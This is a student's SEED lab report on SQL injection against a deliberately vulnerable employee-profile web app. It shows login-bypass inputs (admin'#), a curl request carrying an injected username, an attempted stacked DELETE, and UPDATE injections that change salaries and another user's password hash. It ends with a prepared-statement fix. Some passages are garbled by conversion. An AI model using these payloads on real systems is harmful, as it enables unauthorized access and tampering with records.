

CS458
SHIQI LIU

SQL Injection Attack Lab

1. Lab Overview

SQL injection is a code injection technique that exploits the vulnerabilities in the interface between web applications and database servers. The vulnerability is present when user's inputs are not correctly checked within the web applications before being sent to the back-end database servers.

In this lab, I'm interested in finding ways to exploit the SQL injection vulnerabilities, demonstrate the damage that can be achieved by the attack, and master the techniques that can help defend against such type of attacks.

This lab covers the following topics:

- SQL statement: SELECT and UPDATE statements
- SQL injection
- Prepared statement

2. Lab Environment

This lab has been tested on our pre-built Ubuntu 16.04 VM, which can be downloaded from the SEED website.

We have developed a web application for this lab. The folder where the application is installed and the URL to access this web application are described in the following:


URL: <http://www.SEEDLabSQLInjection.com>

Folder: /var/www/SQLInjection/

3. Lab task

3.1 Task 1: Get Familiar with SQL Statements

The objective of this task is to get familiar with SQL commands by playing with the provided database. Our first goal is to connect to the database via MySQL so the Virtual Machine can access the table.



```
Terminal
[11/05/20]seed@VM:~$ mysql -u root -pseedubuntu
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 4
Server version: 5.7.19-0ubuntu0.16.04.1 (Ubuntu)

Copyright (c) 2000, 2017, Oracle and/or its affiliates.
All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

Load the existing database: `mysql> use Users;`

Print out all the tables: `mysql> show tables;`

```
mysql> use Users;
Reading table information for completion of table and c
olumn names
You can turn off this feature to get a quicker startup
with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_Users |
+-----+
| credential      |
+-----+
1 row in set (0.00 sec)
```

Then, we need to use SQL command to print all the profile information of the employee Alice.

We use the following command to get all information:

1. `mysql> select * from credential where name='Alice';`

```
mysql> select * from credential where name='Alice';
+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID | Salary | birth | SSN | Phon |
| eNumber | Address | Email | NickName | Password |
+-----+-----+-----+-----+-----+-----+-----+
| 1 | Alice | 10000 | 20000 | 9/20 | 10211002 | |
| | | | | | | fdbe918bdae83000 |
| aa54747fc95fe0470fff4976 | | | | | | |
+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.02 sec)

mysql> █
```

3.2 Task 2: SQL Injection Attack on SELECT Statement

- **Task 3.2.1: SQL Injection Attack from webpage.**
we type in admin' # to access the admin account, which reveals all of the data in the credentials table

```

1. $input_uname = $_GET['username'];
2. $input_pwd = $_GET['Password'];
3. $hashed_pwd = sha1($input_pwd); ...
4. $sql = "SELECT id, name, eid, salary, birth, ssn, address, email, nickname, Password FROM credential WHERE name= '$input_uname' and Password='$hashed_pwd'";
5. $result = $conn -> query($sql);

```

SQLi Lab

www.seedlabsqlinjection.com/index...

SEEDLABS

Employee Profile Login

USERNAME

PASSWORD

Login

Username	Eid	Salary	Birthday	SSN	Nickname
Alice	10000	20000	9/20	10211002	
Boby	20000	30000	4/20	10213352	
Ryan	30000	50000	4/10	98993524	
Samy	40000	90000	1/11	32193525	
Ted	50000	110000	11/3	32111111	
Admin	99999	400000	3/5	43254314	

From the code we have, we are able to use admin'# as username, therefore, we can see the information of all the employees.

- **Task 3.2.2: SQL Injection Attack from command line**

```
[11/05/20]seed@VM:~$ curl 'www.SeedLabSQLInjection.com/index.php?username=alice&Password=111'
[1] 6542
[11/05/20]seed@VM:~$ <html><head><title>xn--www-qo0a.seedlabsqlinjection.com</title></head><body><h1>xn--www-qo0a.seedlabsqlinjection.com</h1><p>Coming soon.</p></body></html>
[1]+  Done                  curl 'www.SeedLabSQLInjection.com/index.php?username=alice'
```

According to example Alice, I use following command to get information.

- `[11/05/20]seed@VM:~$ curl 'www.seedlabsqlinjection.com/unsafe_home.php?username=admin%28+--+&Password='`

```
<div class="collapse navbar-collapse" id="navbarTogglerDemo01">
  <a class="navbar-brand" href="unsafe_home.php" ></a>


  <ul class='navbar-nav mr-auto mt-2 mt-lg-0' style='padding-left: 30px;'><li class='nav-item active'><a class='nav-link' href='unsafe_home.php'>Home <span class='sr-only'>(current)</span></a></li><li class='nav-item'><a class='nav-link' href='unsafe_edit_frontend.php'>Edit Profile</a></li></ul><button onclick='logout()' type='button' id='logoffBtn' class='nav-link my-2 my-lg-0'>Logout</button></div></nav><div class='container'><br><h1 class='text-center'><b> User Details </b></h1>
<hr><br><table class='table table-striped table-bordered'><thead class='thead-dark'><tr><th scope='col'>Username</th><th scope='col'>EId</th><th scope='col'>Salary</th><th scope='col'>Birthday</th><th scope='col'>SSN</th><th scope='col'>Nickname</th><th scope='col'>Email</th><th scope='col'>Address</th><th scope='col'>Ph. Number</th></tr></thead><tbody><tr><th scope='row'> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Boby</th><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td></tr><tr><th scope='row'> Ryan</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Samy</th><td>40000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td></td></tr><tr><th scope='row'> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td></tr><tr><th scope='row'> Admin</th><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td></tr></tbody></table>
  <div class="text-center">
    <p>
      Copyright &copy; SEED LABs
    </p>
  </div>
```

Therefore, we can see the information in the terminal.

- **Task 3.2.3: Append a new SQL statement**

Using the following command into username

- `' 1=1;Delete from credential where name = 'Ted';#`



Employee Profile Login

USERNAME `' 1=1;Delete from credential wh`

PASSWORD Password

Login

There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '1=1;Delete from credential where name = 'Ted';#' and Password='da39a3ee5e6b4b0d3' at line 3]\n

We failed when using this condition.

In my observation, task 2.3 is not due to the database using is MYSQL, because it doesn't allow to execute two queries sequentially in the same query function. Therefore, by using semicolon (;) doesn't work to split one statement into two statements.

3.3 Task 3: SQL Injection Attack on UPDATE Statement

- **Task 3.3.1: Modify your own salary.**

First, login to Alice's account, we can see the salary is 20000

Employee Profile Login

USERNAME

PASSWORD

Login

Copyright © SEED LABs

Home
Edit Profile

Alice Profile

Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

We go to the “Edit Profile” page and put the following command in to Nickname
' ,salary=500000 where EID =10000;#

Home
Edit Profile

Alice's Profile Edit

NickName

Email

Address

Phone Number

Password

Save

Home
Edit Profile

Alice Profile

Key	Value
Employee ID	10000
Salary	500000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

- Task 3.3.2: Modify other people's salary**

First, we check Bobby's profile

Employee Profile Login

USERNAME

PASSWORD

Login

Copyright © SEED LABs

Home
Edit Profile

Bobby Profile

Key	Value
Employee ID	20000
Salary	30000
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

We know Bobby's salary is 30000 now

We want to modify Bobby's salary so we login to Alice's account, and enter the following command:

'salary=1 where name = 'Bobby';#

Alice's Profile Edit

NickName

Email

Address

Phone Number

Password

Save

Bobby Profile

Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

- Task 3.3.3: Modify other people's password.**

I am trying to modify Bobby's password to "shiqi-cs458"

First, I hash the new password with following steps:

```
[11/06/20]seed@VM:~$ echo -n "shiqi-cs458"|sha1sum
ab3e6f24764967633fd401f83562c7925953efb8 -
```

Then, using following command to change the password

'password='ab3e6f24764967633fd401f83562c7925953efb8' where name='Boby';#

Alice's Profile Edit

NickName

Email

Address


Phone Number

Password

Then, we check in terminal by using `select * from credential where name='Boby';`

```
mysql> select * from credential where name='Boby';
+----+-----+-----+-----+-----+-----+-----+-----+
| ID | Name | EID   | Salary | birth | SSN      | Phone Number | Address | Email | NickName | Password |
+----+-----+-----+-----+-----+-----+-----+-----+
| 2  | Boby | 20000 | 1       | 4/20  | 10213352 |              |         |      |          | ab3e6f24764967633fd401f83562c7925953efb8 |
+----+-----+-----+-----+-----+-----+-----+-----+
1 row in set (0.00 sec)
```

Finally, we use new password to login Boby's account.



SEEDLABS

Would you like Firefox to save this login for seedlabssqlinjection.com?

Boby

shiqi-cs458

☒ Show password

Don't Save Save

Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

Modify successfully!

3.4 Task 4: Countermeasure — Prepared Statement

First, we go to terminal open SQLInjection folder as following command

```
~$ cd /var/www/SQLInjection/
```

And open safe_home and unsafe_home both php file in sublime

```
[11/06/20]seed@VM:~$ cd /var/www/SQLInjection/
[11/06/20]seed@VM:~/SQLInjection$ ls
css                                seed_logo.png
index.html                        unsafe_edit_backend.php
logoff.php                        unsafe_edit_frontend.php
safe_edit_backend.php             unsafe_home.php
safe_home.php
[11/06/20]seed@VM:~/SQLInjection$ subl safe_home.php
[11/06/20]seed@VM:~/SQLInjection$ subl unsafe_home.ph
p
[11/06/20]seed@VM:~/SQLInjection$
```

In Safe_home.php, we find these sql command. Copy and paste in unsafe_home.php

```

safe_home.php  x  unsafe_home.php  x
64         die("Connection failed: " . $conn->connect_error . "\n");
65         echo "</div>";
66     }
67     return $conn;
68 }
69
70     // create a connection
71     .....$conn=getDB();
72     .....//Sql query to authenticate the user
73     .....$sql=$conn->prepare("SELECT id, name, eid, salary, birth, ssn,
74         .....phoneNumber, address, email, nickname, Password
75         .....FROM credential
76         .....WHERE name=? and Password=?");
77     .....$sql->bind_param("ss", $input_undef, $hashed_pwd);
78     .....$sql->execute();
79     .....$sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $
80         .....phoneNumber, $address, $email, $nickname, $pwd);
81     .....$sql->fetch();
82     .....$sql->close();
83
84     if($id!=""){
85         // If id exists that means user exists and is successfully
86         // authenticated
87         drawLayout($id, $name, $eid, $salary, $birth, $ssn, $pwd, $nickname, $
88             email, $address, $phoneNumber);
89     }else{
90         // User authentication failed
91         echo "</div>";
92         echo "</nav>";
93         echo "<div class='container text-center'>";
94         echo "<div class='alert alert-danger'>";
95         echo "The account information your provide does not exist.";
96         echo "<br>";
97         echo "</div>";
98         echo "<a href='index.html'>Go back</a>".

```

In unsafe_home.php, we delete the codes before line 83 if(), after line 71 create a connection. And paste codes from safe_home.php

```

safe_home.php x unsafe_home.php x
62     echo "</nav>";
63     echo "<div class='container text-center'>";
64     die("Connection failed: " . $conn->connect_error . "\n");
65     echo "</div>";
66 }
67 return $conn;
68 }
69
70 // create a connection
71 $conn = getDB();
72 // Sql query to authenticate the user
73 // Sql query to authenticate the user
74 .....$sql = $conn->prepare("SELECT id, name, eid, salary, birth, ssn,
75 .....phoneNumber, address, email, nickname, Password
76 .....FROM credential
77 .....WHERE name=? and Password=?");
78 .....$sql->bind_param("ss", $input_uname, $hashed_pwd);
79 .....$sql->execute();
80 .....$sql->bind_result($id, $name, $eid, $salary, $birth, $ssn, $
81 .....phoneNumber, $address, $email, $nickname, $pwd);
82 .....$sql->fetch();
83 .....$sql->close();
84
85 if($id!=""){
86     // If id exists that means user exists and is successfully
87     // authenticated
88     drawLayout($id, $name, $eid, $salary, $birth, $ssn, $pwd, $nickname, $
89     email, $address, $phoneNumber);
90 }else{
91     // User authentication failed
92     echo "</div>";
93     echo "</nav>";
94     echo "<div class='container text-center'>";
95     echo "<div class='alert alert-danger'>";
96     echo "The account information your provide does not exist.";
97


```

Then, the password for scene is going to be dees. Therefore, we save all the changes.

```


safe_home.php x unsafe_home.php
59 $conn = new mysqli($dbhost, $dbuser, $dbpass, $dbname);
60 if ($conn->connect_error) {
61     echo "</div>";
62     echo "</nav>";
63     echo "<div class='container text-center'>";
64     die("Connection failed: " . $conn->connect_error . "\n");
65     echo "</div>";
66 }
67 return $conn;
68 }
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83 if($id!=""){
84     // If id exists that means user exists and is successfully
85     // authenticated
86     drawLayout($id, $name, $eid, $salary, $birth, $ssn, $pwd, $nickname, $
87     email, $address, $phoneNumber);
88 }else{
89     // User authentication failed
90     echo "</div>";
91     echo "</nav>";
92     echo "<div class='container text-center'>";
93     echo "<div class='alert alert-danger'>";
94     echo "The account information your provide does not exist.";
95

```




```
11/06/20]seed@VM:~/SQLInjection$ cd ..  
11/06/20]seed@VM:~/www$ cd ..  
11/06/20]seed@VM:/var$ cd ..  
11/06/20]seed@VM:/$ sudo service apache2 reset  
Usage: apache2 {start|stop|graceful-stop|restart|reload  
force-reload}  
11/06/20]seed@VM:/$
```

Finally, we check on website. Enter *admin'#* in Username.



The image shows a web form titled "Employee Profile Login" on a light green background. It contains two input fields: "USERNAME" with the value "admin'#" and "PASSWORD" with the value "Password". Below the fields is a green "Login" button. At the bottom, there is a small orange box with the text "Copyright © SEED LABS".

And we will find there is an error, we failed in this case.



The image shows the same login page as before, but with a red error message box in the center that says "The account information your provide does not exist." Below the message is a blue link that says "Go back". The SEED LABS logo is visible in the top left corner.